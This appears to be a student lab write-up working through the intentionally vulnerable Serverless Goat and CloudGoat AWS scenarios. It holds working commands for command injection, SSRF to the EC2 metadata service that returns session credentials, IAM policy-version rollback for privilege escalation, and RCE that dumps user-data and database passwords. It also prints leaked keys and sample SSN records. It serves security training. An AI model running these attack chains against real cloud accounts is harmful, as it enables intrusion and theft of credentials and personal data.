const child_process = require('child_process');
const AWS = require('aws-sdk');
const uuid = require('node-uuid');
```

Child_process = interprets the document_url

AWS = Initializes object that interacts with the database.

Uuid = used for document requirements and storage.

- Find the part of the code that writes the converted document into the S3 bucket. How is the name of the bucket obtained by the application code?

```
let s3 = new AWS.S3();
await s3.putObject({
    Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read'
}).promise(); return { statusCode: 302, headers: {
    "Location": `${process.env.BUCKET_URL}/${key}`
}
```


- What database is being used to store information about requests? What information is stored? How does the application obtain the name of the table that this information is stored in?

  Since `const docClient = new AWS.DynamoDB.DocumentClient();`

  Is in the code it is safe to assume this is a DynamoDB database. It collects the database via the same env as above and stores the requestid, ip, and document_url.

- Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon? Look up this

package and version to determine how old the package is? Find any known vulnerabilities in this package.



According to this site, the uuidi is susceptible to insecure randomness.

- How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?

  It ses the package to generate the key that is used to get the bucket. It could be hacked because the uuid version does not use a good randomizer, thus the values could be predictable.

4.6.7 Information Exposure


- Show the variable that stores the bucket name in a screenshot

  AWS_LAMBDA_FUNCTION_VERSION=$LATEST BUCKET_URL=http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com


- Show the table name that is used to store activity information from the application

TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY AWS_DEFAULT_REGION=us-east-1

- Visit the URL associated with the S3 bucket and take a screenshot of what it reveals



- Find a document that has been converted by another user previously and use its object key to get access to the converted data
- http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/ffe98422-8e45-4b84-aee6-d7532df71840



4.6.8 Expose and leverage credentials

- Take a screenshot of the output.

```
(env) elafleur@ada:~/aws$ aws sts get-caller-identity --profile serverlesshackme
{
    "UserId": "AROATAIYWS4KRFX47KY6S:serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N",
    "Account": "206747113237",
    "Arn": "arn:aws:sts::206747113237:assumed-role/serverlessrepo-serverless-goat-FunctionConvertRole-MMF8Z5HNK
K37/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N"
}
(env) elafleur@ada:~/aws$
```

- Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.

```
2022-02-24 18:04:50       2418 f7030172-0278-45e0-a98b-9b1d2ce4c96f
2022-02-26 13:16:16       1341 f7838920-b633-4578-97c6-d9477b4c5613
2022-02-25 13:57:48       2418 f7f539fa-7c5f-4e84-939d-a8b44b616ef8
2022-02-23 15:33:10          2 f87eb74c-f593-47f5-899c-45ef979ec350
2022-02-25 12:56:34          2 f8e6234b-f217-4dd2-975b-1a1a764bfe6b
2022-02-24 14:28:06          2 f8fa162c-e309-444d-b032-b18c437e7f62
2022-02-26 13:16:57          3 f9c0c24b-f9cc-43b5-b013-1f44704388e7
2022-02-25 10:06:31       2418 fa66cd0d-9ace-4be7-9f5d-45478652aaa4
2022-02-26 13:27:11       2317 fab3894b-bc34-44f0-af3a-087c04d0d087
2022-02-26 20:41:38         10 fbd584e4-fe5d-4a21-be56-6f793814cb36
2022-02-26 20:24:33       2418 fbf50c4c-9aca-4af1-9cf7-a71a7d6b3766
2022-02-26 23:17:51         43 fcfd77e3-7c54-4f2f-bf9b-072702836478
2022-02-26 21:21:22        178 fd144644-3fd6-47c7-be46-fb0263da9bf8
2022-02-26 23:19:26        425 fd722896-3c19-4d84-a749-895e67bfcb8c
2022-02-24 17:05:33          2 feac402c-9380-4253-9312-329cbfc97b2a
2022-02-23 10:41:26        181 feb29faf-b025-4b43-b47d-32af27f3a698
2022-02-23 15:44:37         10 ff766655-3bdd-4142-991b-6c943d2395e4
2022-02-24 17:04:50          2 ff96f7ac-df6d-4fa3-b6c2-e03aaaafe856
2022-02-24 17:05:21          2 ffae099d-b0bb-419d-8cf3-3e5a75c8030a
2022-02-23 15:50:16      14155 ffe98422-8e45-4b84-aee6-d7532df71840
(env) elafleur@ada:~/aws$
```

4.6.9 Excess permissions

- Does the application ever need to read from the table specified?
    - I believe it should only need to write not read
- What permissions might not be necessary in this policy?
    - Permissions management does not need to be assigned. If someone gains access to this account they could assign privileges to anyone.

4.6.10 Data exfiltration

- Take a screenshot of a conversion and IP address from another user.
    - My IP 131.252.71.223
    - { Items: [{ ip: '73.157.141.152', document_url: 'http://google.com; echo echo pwd', id: 'cd5246ed-97f7-4c69-8574-5b6d9627b98e' }

4.7 CloudGoat

4.7.2 iam_privesc_by_rollback

```
iam_privesc_by_rollback
-----------------------
cloudgoat_output_raynor_access_key_id = AKIATAIYW84KUZRHK2P4
cloudgoat_output_raynor_secret_key =
PC/8piunr2Jk9diEZqjWV7oKzYaQFjwENnH+SeVE
cloudgoat_output_username = raynor-cgidgcyvmx6utz

cloud_breach_s3
---------------
cloudgoat_output_target_ec2_server_ip = 34.226.200.59
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ aws iam list-attached-user-policies --profile raynor --user-name raynor-cgidgcyvmx6utz
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-cgidgcyvmx6utz",
            "PolicyArn": "arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidgcyvmx6utz"
        }
    ]
}
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ aws iam list-policy-versions --profile raynor --policy-arn arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidgcyvmx6utz
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2022-02-21T13:38:05+00:00"
        }
    ]
}
[cloudshell-user@ip-10-0-127-0 ~]$
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ aws iam get-policy-version --profile raynor --policy-arn arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidgcyvmx6utz --ve
rsion-id v2
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*",
                    "Condition": {
                        "IpAddress": {
                            "aws:SourceIp": [
                                "131.252.220.66/32"
                            ]
                        }
                    }
                }
            ]
        },
        "VersionId": "v2",
        "IsDefaultVersion": false,
        "CreateDate": "2022-02-21T13:38:06+00:00"
    }
}
[cloudshell-user@ip-10-0-127-0 ~]$
```

4.7.4 cloud_breach_s3

```
elafleur@ada:~$ curl http://34.226.200.59
<h1>This server is configured to proxy requests to the EC2 metadata service. Ple
ase modify your request's 'host' header and try again.</h1>elafleur@ada:~$
```

```
elafleur@ada:~$ curl http://34.226.200.59
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'hos
t' header and try again.</h1>elafleur@ada:~$ curl http://34.226.200.59 -H 'Host: 169.254.169.254'
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
elafleur@ada:~$
```

```
elafleur@ada:~$ curl http://34.226.200.59/latest -H 'Host: 169.254.169.254'
dynamic
meta-data
user-dataelafleur@ada:~$
```

cg-banking-WAF-Role-cgidapm18s4rtb

http://34.226.200.59/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidapm18s4rtb *-H 'Host: 169.254.169.254'*

```
cg-banking-WAF-Rcurl http://34.226.200.59/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidapm18s4rtb
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.</h1>elafleur@ada:~$ curl http://34.226.200.59/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidapm18s4rtb -H 'Host: 169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2022-02-21T17:22:21Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIATAIYWS4KYCWYYA4X",
  "SecretAccessKey" : "uJfDu57ytdiuS3/HnZ8gGxOF/oiXhN82wuUFv3uE",
  "Token" : "IQoJb3JpZ2luX2VjEPL//////////wEaCXVzLWVhc3QtMSJHMEUCIA4nD3W7APGNE4UCblhmi2JzXy35JWcJwo/x3xTamadPAiEAnEIQzbW1TZbeB6Vs8YoyA7IOm/VYIBc3mvttrJ2jMIQq+gMISxADGgwyMDY3NDcxMTMyMzciDIE8/UhbWDolHLGFuyrXA38rR9Guk+YhrDefXIuUrsG9VqAk9GsOUgswes+0XjBxcddrwv+88eDW2RQMCAWLXJt1oHUOavpeHzH70owsGM+5miZjjWPvtwcglz4sqP4MZcMOesYPRSNm6caCntHJe4wvuYQ812rzLW72pSAKx70MU6za53LrKQNaekmgGl+dX8b75lg9K9e0+gDR6T1sRHOvitPV+MiXOyOJl3arOKaRNPivDHe9/malBLPisXTij7Poj4zoN2p2OPqqotZdfQWKKd5ZGzh+PyPn9DuQbJIHBEZ5oxUIbYL+y5CLRBXtcaWMQlBeFvQoPmxrwNGxGa2g90bcZgoAYBMiWo5jQ10tEv0YXsKp8vFOCJPTcVbac9lRYLMvn41ZKTsVW1qJroCF+TyrqL+lmPVLXYMPwxhkRN3y9kBNXQ3gWcRq618X7jtm6M0YDnht5gbOJ+uzyMiYhhm+i76obqYJBIlmmEguOP9AogatwJhBiXwHhZ4JP43nxY1U9C9qDu1M3v9b8484aBXWVekvPU1pc5+qRaxA/wi9AXR6rjcsTEdHV9WRbY/k69Ly0btcerKTvscxK5ZkiX0LQbzbUaI3tO5DTryGEW5Pn365m9o0BM4NOer5cNk6YXiPDDIlM+QBjqlAcMU8GLrT8lXTKilDIBXAVe0DaCJGVKNzEgOl2hAVjpFXSpa5ULSK9giwAk7ubnH43jRZqEowThD/lgUFh77aT1vfpgY3apff7EvW6pL7JOW0YAQT1hAlnib3Ogg6NaUacIEP5gFgAZ8JPmfjqUdhPXrY64gUw4Uc75u6AxXjMM/iJP5Emk5UwW+ekBRHAG6sG+bye2lftENXIsutkOHaPDuIPsp7w==",
  "Expiration" : "2022-02-21T23:39:21Z"
}elafleur@ada:~$
```

```
".aws/credentials" 10L, 1438B written
[cloudshell-user@ip-10-0-127-0 ~]$ aws s3 ls --profile erratic
2022-02-21 13:38:20 cg-cardholder-data-bucket-cgidapm18s4rtb
2019-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
2020-03-05 16:23:40 shepard-compromise
[cloudshell-user@ip-10-0-127-0 ~]$
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ aws s3 cp --recursive s3://cg-cardholder-data-bucket-cgidapm18s4rtb ./cardholder-data --profile erratic
download: s3://cg-cardholder-data-bucket-cgidapm18s4rtb/cardholder_data_primary.csv to cardholder-data/cardholder_data_primary.csv
download: s3://cg-cardholder-data-bucket-cgidapm18s4rtb/cardholder_data_secondary.csv to cardholder-data/cardholder_data_secondary.csv
download: s3://cg-cardholder-data-bucket-cgidapm18s4rtb/cardholders_corporate.csv to cardholder-data/cardholders_corporate.csv
download: s3://cg-cardholder-data-bucket-cgidapm18s4rtb/goat.png to cardholder-data/goat.png
[cloudshell-user@ip-10-0-127-0 ~]$
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ head -2 cardholder-data/*.csv
==> cardholder-data/cardholder_data_primary.csv <==
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
287-43-8531,1,Cooper,Luffman,cluffman0@nifty.com,Male,194.222.101.195,2 Killdeer Way,Atlanta,Georgia,30343

==> cardholder-data/cardholder_data_secondary.csv <==
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
600-68-9537,500,Sarge,Cranefield,scranefielddv@nymag.com,Male,207.208.160.131,96 Drewry Drive,Saint Louis,Missouri,63104

==> cardholder-data/cardholders_corporate.csv <==
id,SSN,Corporate Account,first_name,last_name,password,email,gender,ip_address
1,387-31-4447,Skyba,Earle,Gathwaite,A53nIB6g,egathwaite0@edublogs.org,Male,149.213.19.178
[cloudshell-user@ip-10-0-127-0 ~]$
```

4.7.7 ec2_ssrf

```
elafleur@ada:~$ curl http://3.90.112.24
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: URL must be a string, not undefined<br>    at new Needle (/node_modules/ne
edle/lib/needle.js:194:11)<br>    at Function.module.exports.(anonymous function) [as get]
 (/node_modules/needle/lib/needle.js:867:12)<br>    at /home/ubuntu/app/ssrf-demo-app.js:3
2:12<br>    at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js
:95:5)<br>    at next (/node_modules/express/lib/router/route.js:137:13)<br>    
at Route.dispatch (/node_modules/express/lib/router/route.js:112:3)<br>    at Layer.handle
 [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br>    at /node_modu
les/express/lib/router/index.js:281:22<br>    at Function.process_params (/node_modules/ex
press/lib/router/index.js:341:12)<br>    at next (/node_modules/express/lib/router/index.j
s:275:10)</pre>
</body>
</html>
elafleur@ada:~$
```

```
elafleur@ada:~$ curl http://3.90.112.24/?url=http://google.com
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">http://google.com</font> for you
</h2><br><br>


elafleur@ada:~$ curl http://3.90.112.24/?url=http://google.com
```

```
elafleur@ada:~$ curl http://3.90.112.24/?url=http://169.254.169.254/latest/meta-data/iam/security-cr
edentials/cg-ec2-role-cgid2g8jk00m2g
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.2
54/latest/meta-data/iam/security-credentials/cg-ec2-role-cgid2g8jk00m2g</font> for you
</h2><br><br>


{
  "Code" : "Success",
  "LastUpdated" : "2022-02-23T16:22:48Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIATAIYWS4KTD4YKWGP",
  "SecretAccessKey" : "db5+Wj/h48xWfwJpdTvGbJJ55wtYj1EG0KPiNy1Z",
  "Token" : "IQoJb3JpZ2luX2VjECEaCXVzLWVhc3QtMSJHMEUCIBv58N/sSIo6xiX11c+4kglQg4WyBPd3aeXktcTEHRHDAiE
Av2Xwcft0fUOq1cr/PJuH8CJTjkZNf0xfVFJkmuBKFKUq+gMIehADGgwyMDY3NDcxMTMyMzciDFztHo5OWCGG7AgGvyrXA0ekWKv
wcwefkCUZcogwXkTfP8PyAvAXwlNInp3Pi7r7Ta+TeLQkEe0AhE/20ZNHR+eAPbMYRusG/98PYG9i8UhWs2WSAp8z07Ru81XyJ/Z
q5AqbJeJxpXY5qUSPT6mtd9z2IW3sv3wq8TOejUGzkeyAa9ie2E9edTD5iyJjSkt9JZ0B8j9jixehvFMvyV7mWmTHdcBaEQEj0mU
0QsiTOxF4ZIjtZ08/azE/enW8DpMDtMqZO3/mu15bqDhD/3UuSgkbjr9Yl7XUZqChzT5Q7HO05jZjfX+F8dP3SxoZ0VCuaW4ADPU
XO+p5WLRZ0el7OUDow/uThBfd0jgdD5Ew6lnZ8OnkwMUjPG3uFaKMDTgZAiA3/BOIVe2klyqTWXlrBuj/lc2jiVoIo3S4BnZoIhC
T9bQmgwaK20RnIgwUo+bml5rbwLFiBJ0TRSv5p7dkN03oKx3iut2DqoGabZGF6ax9+wi5/Pgb2Jsc4em0+lgWh8Bk8aTkeGI+OLR
WKCctPUe72rfAEhlfIsTyxeWfguFeJltdAdj9cjmctX18xJ7567Fud/a70oAH2lS/GL0ny5R3LZi4KKohm2GfFf2CId3IPGqgGeM
M/Uz8dWgatnh7NWTS6bUEqzCyvtmQBjqlAXehnDtDmhSBkIgrMZTb5JJ9v75CZK0HybUbWZbpbFA8AEppZQeY2pGak+/Bga6Z7Am
WcJCJZOBeXpEbMRTq7tCET1sSCgiVljJ7RpHvh34scAgLjuwLMc8jciknUWO6Q9tS55evEyt5uJVdHloKyYTaYzg/2AEOB7wVrMu
uzXPnx9cltjcYPldEfbD7at59njnmjc7jnbCqAhafzfFORIOQUHjOnQ==",
  "Expiration" : "2022-02-23T22:37:09Z"
}elafleur@ada:~$
```

AKIATAIYWS4KT65TZKCI
rn9G4DgnR+VMgGkW5PtRZZu6xHQSCXzcHQq7dTLX

```
[cloudshell-user@ip-10-1-59-216 ~]$ aws lambda invoke --function-name cg-lambda-cgid2g8jk00m2g ./out.txt --region us-east-1 --profile shepherd
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
[cloudshell-user@ip-10-1-59-216 ~]$
```

4.7.10 rce_web_app

aws s3 ls s3://cg-logs-s3-bucket-cgidctb5jodjn3 --profile Lara

URIs retrieved from Step 2:
http://cg-lb-cgidctb5jodjn3-844604343.us-east-1.elb.amazonaws.com/

http://cg-lb-cgidctb5jodjn3-844604343.us-east-1.elb.amazonaws.com/mkja1xijqf0abo1h9glg.html

Run your personalized login command below:

Run Signup Command

Input:

```
curl https://ifconfig.me
```

Output:

```
52.71.34.15
```

Run your personalized login command below:

Run Signup Command

Input:

```
cat /home/ubuntu/.ssh/authorized_keys
```

Output:

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9AztTEhps7A7HvDY+8I1VvCHswkcwV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3jW
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxmQ0B2s8eWJG+pCpQWyfGXUxS9GAIv6WvbNDQvOl8dAiTK/9wUocYG4Q0KF7mX565nhssLT7PgxYyzgQl8ZiP8qD
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9AztTEhps7A7HvDY+8I1VvCHswkcwV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3jW
ssh-rsa AAAA...q9zp lichi@ada
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9AztTEhps7A7HvDY+8I1VvCHswkcwV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3jW
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9AztTEhps7A7HvDY+8I1VvCHswkcwV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3jW
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9AztTEhps7A7HvDY+8I1VvCHswkcwV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3jW
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9AztTEhps7A7HvDY+8I1VvCHswkcwV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3jW
ssh-rsa YToyOntpOjA7YTo0OntzOjI6IngxIjtzOjE6IjEiO3M6MjoieTEiO3M6MToiMSI7czoyOiJ4MiI7czozOiIxMDAiO3M6MjoieTIiO3M6MzoiMjAwIjt9aTo
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9AztTEhps7A7HvDY+8I1VvCHswkcwV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3jW
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9AztTEhps7A7HvDY+8I1VvCHswkcwV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3jW
```

```
ubuntu@ip-10-0-10-37:~$ dir
app  app.zip  np22.txt
ubuntu@ip-10-0-10-37:~$
```

```
ubuntu@ip-10-0-10-37:~$ curl http://169.254.169.254/latest/user-data
#!/bin/bash
apt-get update
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode',E'V\!C70RY-4hy2809gnbv40h8g4b');"
sleep 15s
cd /home/ubuntu
unzip app.zip -d ./app
cd app
node index.js &
echo -e "\n* * * * * root node /home/ubuntu/app/index.js &\n* * * * * root sleep 10; curl GET http://cg-lb-cgidctb5jodjn3-844604343.us-east-1.elb.amazonaws.com/mkja1xijqf0abo1h9glg.html &\n* * * * *
 root sleep 10; node /home/ubuntu/app/index.js &\n* * * * * root sleep 20; node /home/ubuntu/app/index.js &\n* * * * * root sleep 30; node /home/ubuntu/app/index.js &\n* * * * * root sleep 40; node
/home/ubuntu/app/index.js &\n* * * * * root sleep 50; node /home/ubuntu/app/index.js &\n" >> /etc/crontab
ubuntu@ip-10-0-10-37:~$
```

Now Accessible:
s3://cg-keystore-s3-bucket-cgidctb5jodjn3
s3://cg-secret-s3-bucket-cgid2g8jk00m2g
s3://cg-logs-s3-bucket-cgidctb5jodjn3
s3://cg-secret-s3-bucket-cgidctb5jodjn3

```
ubuntu@ip-10-0-10-37:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidctb5jodjn3/db.txt -
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is definitely in breach of our security policies
!!!!

DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029

Sincerely,
Laraubuntu@ip-10-0-10-37:~$
```

```
ubuntu@ip-10-0-10-37:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.19 (Ubuntu 10.19-0ubuntu0.18.04.1), server 9.6.23)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

cloudgoat=>
cloudgoat=> \dt
              List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)

cloudgoat=> SELECT * from sensitive_information;
         name          |           value
-----------------------+---------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)

cloudgoat=>
```

```
SELECT * from sensitive_information;
         name          |           value
-----------------------+---------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)
```